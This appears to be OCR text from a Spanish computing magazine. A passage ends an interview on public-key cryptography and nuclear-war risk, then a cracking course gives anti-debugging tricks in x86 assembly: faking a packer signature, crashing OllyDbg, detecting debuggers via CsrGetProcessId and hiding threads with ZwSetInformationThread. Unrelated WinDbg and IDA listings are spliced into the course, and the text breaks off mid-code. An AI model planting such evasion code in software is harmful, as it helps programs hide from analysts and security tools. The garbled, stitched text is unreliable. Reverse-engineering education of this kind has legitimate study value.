
-Ciertamente.

-En el mundo militar y la industria, sí, pero no ha llegado masivamente al público. Otra aplicación interesante, que no está siendo usada aún, es sólo una idea: en un centro de investigación nuclear del gobierno de los Estados Unidos, Sandia National Laboratories, en México, hay un hombre, Gus Simmons, que trabaja en armas y en control de las mismas. A finales de los 70 surgió un problema: Estados Unidos y Rusia querían firmar un tratado de control de sus armas nucleares y no se ponían de acuerdo. La idea era poner sensores en los centros que tenían armas y que la información de estos sensores se enviase a ambos bandos. Pero los Estados Unidos no confiaban en los soviéticos, les creían capaces de inyectar datos falsos para que un movimiento enemigo pareciese un terremoto.

-Ajá.



-Y los rusos tenían otro problema: les preocupaba que les enviásemos datos distintos de los producidos por los sensores y que ellos no pudieran comprobarlo. ¿Quién les aseguraba que les enviábamos los buenos? Gus Simmons, en Sandia, les dijo que esto podía arreglarlo la criptografía de clave pública. Como tendrían la clave pública, los rusos podrían comprobar los datos que les llegaban y ver que no les estábamos engañando con información falsa. Y los americanos podían estar seguros de que nadie había inyectado datos falsos porque el cifrado, además de dar privacidad, da autenticación, actuando como un sello de seguridad. Esta es mi aplicación favorita, me encanta, aunque al final nunca se llevó a cabo. Lo que habían planteado como un problema técnico no era tal, en realidad era político y militar y de la forma como pensamos, como siempre.



"ANTES DE INVENTAR LA CRIPTOGRAFÍA DE CLAVE PÚBLICA, VINO GENTE DE LA NSA A OFRECERME TRABAJO, PERO LES DIJE QUE NO PORQUE ME GUSTABA PUBLICAR MIS INVESTIGACIONES, NO QUE FUESEN CLASIFICADAS"

-Desde los 80, usted trabaja también para evitar el mal uso de la tecnología, para la paz.

-Bueno, más bien diría que trabajo para la supervivencia de la raza humana. La paz es una utopía. Estoy preocupado por diversos temas, como la degradación del medio ambiente, pero el más peligroso son las armas nucleares. Empecé a preocuparme por eso en los 80, cuando Estados Unidos y Rusia peleaban como niños y un solo error podía haber provocado grandes daños.

-Ahora hay más países jugando con esto.

-Sí, la proliferación nuclear. Y además la guerra fría acabó sólo temporalmente. Si las relaciones entre EEUU y Rusia vuelven a ir mal, cosa muy probable, tendríamos otra vez algo parecido a una guerra fría.

-Brrr...

-La cuestión es: las armas nucleares que aún existen, ¿cuántos años seguirán funcionando y cuántos pueden pasar antes de que haya un accidente? Si hablamos de probabilidades, podemos decir que hay una probabilidad entre 1.000 cada año de que haya un accidente. En una década, es una probabilidad entre 100. Si hay una probabilidad entre 100 de que mueras haciendo deporte, no harás deporte, porque es demasiado. Y aquí no hablamos de una muerte individual, sino de la muerte de una civilización.

-¿De verdad es tan probable?

-Si no hemos resuelto este problema en 50 años y además más países se unen a esta proliferación, el terrorismo nuclear podría ser la chispa que encendiese una gran guerra. No sería la primera vez: en Sarajevo, en 1914, un terrorista con una bomba empezó una guerra mundial. Es demasiado arriesgado, pero la gente no está preocupada por esto.

-¿Qué propone usted?

-El primer paso es que la población reconozca que es un riesgo y presione a sus gobiernos. Imagina que España es atacada, cuando es un país que ni tan sólo tiene armas nucleares. Los países pequeños que no tienen este armamento corren igualmente un riesgo y deberían ser los primeros en presionar para que acabe esta carrera.

-¿Y cómo conscienciar a la gente?

-Con el boca a boca. Lo primero, que estoy intentando, es conseguir una masa crítica, crear un mecanismo viral para que esto se difunda. En los 80 no teníamos Internet a nivel masivo. Hoy sí y podemos difundir este mensaje. Hay muchas formas. Una, por ejemplo, puede ser que cuando te encuentras con alguien y te dice: -¿Qué tal estás? Respondes: -Pues te sonará raro pero he empezado a preocuparme en serio por la guerra nuclear.

-Entiendo. Es lo que está usted haciendo ahora conmigo.

-Y la persona puede que se sienta interesada a su vez. O no. No pasa nada. No hay por qué discutir ni intentar convencerla, no tienes por qué volverte odioso. En realidad, encuentras a mucha gente interesada. Es asombroso, cuando les hablo de esto, cuánta gente tiene un profundo miedo y entendimiento sobre ello.

-¿Cómo piensa usar Internet para este fin?

-Poniendo en marcha un sitio web con un contador o algo parecido, que muestre la gente que se suma a esto. Las personas necesitamos ver un progreso, sólo así mantenemos la esperanza. Otra clave es que lo que la gente deba hacer tenga un coste mínimo: se lo cuentas a alguien y, si le interesa, bien. Si no, no luchas contra él. Si conseguimos difundirlo de una forma viral, crecerá exponencialmente, los medios lo cubrirán, más gente lo oirá y, por fin, los políticos se implicarán. Como dijo un político francés del siglo XIX: "Tengo que seguirlos, porque soy su líder".

Mercè Molist




CURSO de CRACK

Trucos Antidebugging

Parte IV

Hola a todos los amigos reversers, esta vuelta seguimos con algunos trucos más.... Repasaremos los dos anteriores y retomaremos, con algunas técnicas un poco más extrañas pero no menos importantes. Que lo disfruten...



Anteriormente... Anti RDG Detection

Lo que hace RDG, es chequear en el OEP por patrones. Entonces, podemos insertar una cantidad de bytes, en el OEP y provocar que detecte un protector erróneo.

Este es el OEP típica de una aplicación protegida con ASProtect:

```
      PUSH offset @RealStart
      CALL @delta
      RET
  @delta:
      RET

;     Bytes basura, no tienen
un significado.


      db
0Bh,0B6h,66h,0B1h,22h,0B7h
```

Ahora veremos cómo se compila este código de aquí arriba:


```
00401000     PUSH AntiRDG-
.00401012
00401005     CALL AntiRDG-
.0040100B
0040100A    RETN
0040100B    RETN
```

```
0:000> !u 0x010206c7
Will print '>>> ' at address: 0x010206c7
Normal JIT generated code
[DEFAULT] [hasThis] Void CrashProblem.CacheItem.Finalize()
Begin 0x01020670, size 0xb2
01020670 55              push   ebp
01020671 8bec            mov    ebp,esp
01020673 83ec24          sub    esp,24h
01020676 57              push   edi
01020677 56              push   esi
01020678 53              push   ebx
01020679 33c0            xor    eax,eax
0102067b 8945e4          mov    dword ptr [ebp-1Ch],eax
0102067e 8945dc          mov    dword ptr [ebp-24h],eax
01020681 8945e0          mov    dword ptr [ebp-20h],eax
01020684 c745f800000000  mov    dword ptr [ebp-8],0
0102068b 894de8          mov    dword ptr [ebp-18h],ecx
0102068e c745e400000000  mov    dword ptr [ebp-1Ch],0
01020695 a128272902      mov    eax,dword ptr ds:[02292728h]
0102069a 8945e4          mov    dword ptr [ebp-1Ch],eax
0102069d 8b4de4          mov    ecx,dword ptr [ebp-1Ch]
010206a0 e864121978      call   mscorwks!JIT_MonEnter (791b1909)    Monitor Enter = lock (...) {
010206a5 6a00            push   0
010206a7 6a00            push   0
010206a9 6a00            push   0
010206ab 8d4ddc          lea    ecx,[ebp-24h]                       System.Threading.Thread.Sleep( new System.TimeSpan( NN ) );
010206ae ba01000000      mov    edx,1
010206b3 ff15fc08bd79    call   dword ptr [mscorlib_79990000+0x2408fc (79bd08fc)] (System.TimeSpan..ctor)
010206b9 8d45dc          lea    eax,[ebp-24h]
010206bc ff7004          push   dword ptr [eax+4]
010206bf ff30            push   dword ptr [eax]
010206c1 ff155484bb79    call   dword ptr [mscorlib_79990000+0x228454 (79bb8454)] (System.Threading.Thread.Sleep)
>>> 010206c7 90                 nop
010206c8 c745f400000000  mov    dword ptr [ebp-0Ch],0
010206cf c745f8fc000000  mov    dword ptr [ebp-8],0FCh
010206d6 68e8060201      push   10206E8h
010206db eb00            jmp    010206dd
010206dd 8b4de4          mov    ecx,dword ptr [ebp-1Ch]
010206e0 e846141978      call   mscorwks!JIT_MonExit (791b1b2b)     Monitor Exit = }
010206e5 58              pop    eax
010206e6 ffe0            jmp    eax
010206e8 c745f800000000  mov    dword ptr [ebp-8],0
010206ef eb00            jmp    010206f1
010206f1 c745f400000000  mov    dword ptr [ebp-0Ch],0
010206f8 c745f8fc000000  mov    dword ptr [ebp-8],0FCh
010206ff 6812070201      push   1020712h
01020704 eb00            jmp    01020706
01020706 8b4de8          mov    ecx,dword ptr [ebp-18h]
01020709 ff1538141b00    call   dword ptr ds:[1b1438h]
0102070f 58              pop    eax
01020710 ffe0            jmp    eax
01020712 c745f800000000  mov    dword ptr [ebp-8],0
01020719 eb00            jmp    0102071b
0102071b 5b              pop    ebx
0102071c 5e              pop    esi
0102071d 5f              pop    edi
0102071e 8be5            mov    esp,ebp
01020720 5d              pop    ebp
01020721 c3              ret
```

Debugging2x8



LoaderFlags



NtSetInformationThread

Veremos ahora cómo es en binario este código:

```
68 12 10 40 00 E8 01 00 00 00
C3 C3
```

Este de aquí arriba, como podemos ver, es el OEP típico de ASProtect.Sería lo que nuestro querido RDG Packer Detector buscaría. :)

```
@RealStart:
    PUSH 40h
    PUSH offset msgTitle
    PUSH offset msgText
    .....
```

Aquí arriba es donde empieza el verdadero EOP, como veremos, seguramente RDG, detectará ASProtector, cuando nuestro programa no está protegido con éste protector, ni con ningún otro.

Aunque debo decir que las versiones más nuevas de éste detector, ya detectan las signaturas o OEP falsos.

Detección por mala formación de strings

CUANDO UNA APLICACIÓN ES DEBUGGEADA, UN PROCESO DENOMINADOCSRSS.EXE ES ABIERTO, Y EL PROCESO DEBUGGEADO TIENE CONTROL TOTAL SOBRE ESTE PROCESO

Este truco, aprovecha un error del debugger Olly, para romperlo. Utilizando un nombre de archivo del tipo %s%s, provoca que Olly se rompa, y no pueda ser debuggeado con este.

```
PUSH 512
PUSH offset filename
;%s%s.exe
PUSH 0
CALL GetModuleFileName

MOV ECX,offset filename
ADD ECX,EAX
```

Aquí obtiene el nombre del archivo. Y lo carga en memoria.

Luego hay una iteración hasta encontrar el símbolo '\'. Si lo encuentra, significa, que encontramos el nombre del archivo.

```
    PUSH ECX
    PUSH offset OriginalFi-
leName ;%s%s.exe
    CALL lstrcmp
```

Ahora que obtuvimos el nombre del archivo, lo comparamos con el patrón '%s%s.exe'.


```
    TEST EAX,EAX
    JNE @DebuggerDetected
```

Si no son iguales se detectó el debugger. Si son iguales entonces continuamos la ejecución de manera correcta y normal.

Detección utilizando CsrGetProcessId

El truco de detección consiste, en aprovechar, la estrategia del SO al debuggear un fichero.

Cuando una aplicación es debuggeada, un proceso denominadoCSRSS.EXE es abierto, y el proceso debuggeado tiene control total sobre este proceso.



Bien el API CsrGetProcessId, obtiene el handle del proceso CSRSS, lo cuál es utilizado posteriormente, con el API OpenProcess para ver si esta siendo debuggeada la aplicación.

Si se devuelve un ID de proceso, quiere decir que hay un debugger en el sistema.

```
    .data
       nt db "ntdll.dll",0h
       ntapi db "CsrGetPro-
cessId",0h

       PUSH offset nt
       ;ntdll.dll
       CALL LoadLibrary

       PUSH offset ntapi
;CsrGetProcessId
       PUSH EAX
       CALL GetProcAddress
```

Aquí arriba obtenemos la dirección de la API CsrGetProcessId, como vemos utilizamos la API GetProcAddress.

```
       CALL EAX
       TEST EAX,EAX
       JE @DebuggerDetected
```

Luego de obtener su dirección, llamamos a la API, para que sea ejecutada. Si no se logra obtener un Id, entonces tenemos también un debugger.

```
       PUSH EAX
       PUSH 0h
       PUSH 0C3Ah          ;CREA-
TE_THREAD|VM_OPERATION|VM_RE-
AD|VM_WRITE
       CALL OpenProcess
```

Si llegamos hasta aquí arriba, ahora lo que nos queda es abrir el proceso.

```
       TEST EAX,EAX
       JNE @DebuggerDetected
```

Entonces, si se devuelve un valor en EAX, tenemos el proceso abierto, y por lo tanto, hay un debugger usándose en nuestra aplicación. Si no lo hay, pues, no habrá debugger.

EL ERROR CONSISTE EN QUE SI SE INSERTA UN PREFIJO ANTES DE UNA INSTRUCCIÓN DE LONGITUD 1 BYTE, Y QUE DISPARE UN SEH, OLLY VA A IGNORARLO Y SEGUIRÁ EL FLUJO DE EJECUCIÓN

Detección utilizando ZwSetInformationThread

Esta detección, complica bastante a un debugger, en el caso de Olly, trabándolo y haciendo que tengamos que cerrarlo.

Lo que ZwSetInformationThread hace es evitar que el debugger reciba eventos de debug del thread que manipula.

```
PUSH NtSetInf.0040306B
; /FileName = "ntdll.dll"
CALL <JMP.&kernel32.LoadLi-
braryA>
PUSH NtSetInf.00403075
; /ProcNameOrOrdinal = "ZwSe-
tInformationThread"
PUSH EAX
; |hModule
CALL <JMP.&kernel32.GetPro-
cAddress>
```

Entonces, aquí arriba, levantamos la librería ntdll.dll, y obtenermos la dirección ZwSetInformationThread.

```
.nPack:005331B0                  public start
.nPack:005331B0 start            proc near             ; DATA XREF: start+19↓o
.nPack:005331B0                  cmp     ds:dword_533E4C, 0
.nPack:005331B7                  jnz     short locret_5331BE
.nPack:005331B9                  jmp     loc_5331BF
.nPack:005331BE ; ---------------------------------------------------------------------------
.nPack:005331BE
.nPack:005331BE locret_5331BE:                         ; CODE XREF: start+7↑j
.nPack:005331BE                  retn
.nPack:005331BF ; ---------------------------------------------------------------------------
.nPack:005331BF
.nPack:005331BF loc_5331BF:                            ; CODE XREF: start+9↑j
.nPack:005331BF                  call    sub_53320A
.nPack:005331C4                  call    sub_53323C
.nPack:005331C9                  mov     eax, offset start
.nPack:005331CE                  sub     eax, ds:dword_533E08
.nPack:005331D4                  mov     ds:dword_533E48, eax
.nPack:005331D9                  call    sub_53327A
.nPack:005331DE                  call    sub_533410
.nPack:005331E3                  call    sub_5338C5
.nPack:005331E8                  call    sub_533819
.nPack:005331ED                  mov     eax, ds:dword_533E48
.nPack:005331F2                  mov     ds:dword_533E4C, 1
.nPack:005331FC                  add     ds:dword_533E00, eax
.nPack:00533202                  push    ds:dword_533E00
.nPack:00533208                  retn
.nPack:00533208 start            endp ; sp-analysis failed
.nPack:00533208
```

npack_entry

```
MOV ESI,EAX
CALL <JMP.&kernel32.GetCu-
rrentThread>
PUSH 0
PUSH 0
PUSH 11
PUSH EAX
CALL ESI
```

Bien, aquí arriba, obtiene el actual handle del Thread, que se esta debuggeando, y se llama al ZwSetInformationThread.

Entonces, el debugger, pierde el control del thread que se esta debuggeando y no veremos más a nuestra víctima. :)

```
PUSH 40
PUSH NtSetInf.00403000
; |Title = "Debugger not
found:"
PUSH NtSetInf.00403014
PUSH 0
CALL <JMP.&user32.MessageBoxA>
PUSH 0
CALL <JMP.&kernel32.ExitPro-
cess>
```

Aquí arriba, está la rutina de notifiicación del usuario, en caso de no ser encontrado. Y saliendo del proceso del detector en todo caso.

Detección de Olly por mal manejo de prefijos

Se trata de un error de Olly, que no maneja bien los prefijos.

El error consiste en que si se inserta un prefijo antes de una instrucción de longitud 1 byte, y que dispare un SEH, Olly va a ignorarlo y seguirá el flujo de ejecución.

Si el debugger no está presente se ejecutará el SEH, y seguirá la ejecución del código dentro del SEH.

Si lo ponemos así, funciona como una trampa.

```
        ASSUME FS:NOTHING
        PUSHAD
        MOV DWORD PTR[ Save-
dESP] ,ESP
        PUSH offset SehContinue
             ;Instala el SEH
        PUSH DWORD PTR FS:[ 0]
        MOV DWORD PTR
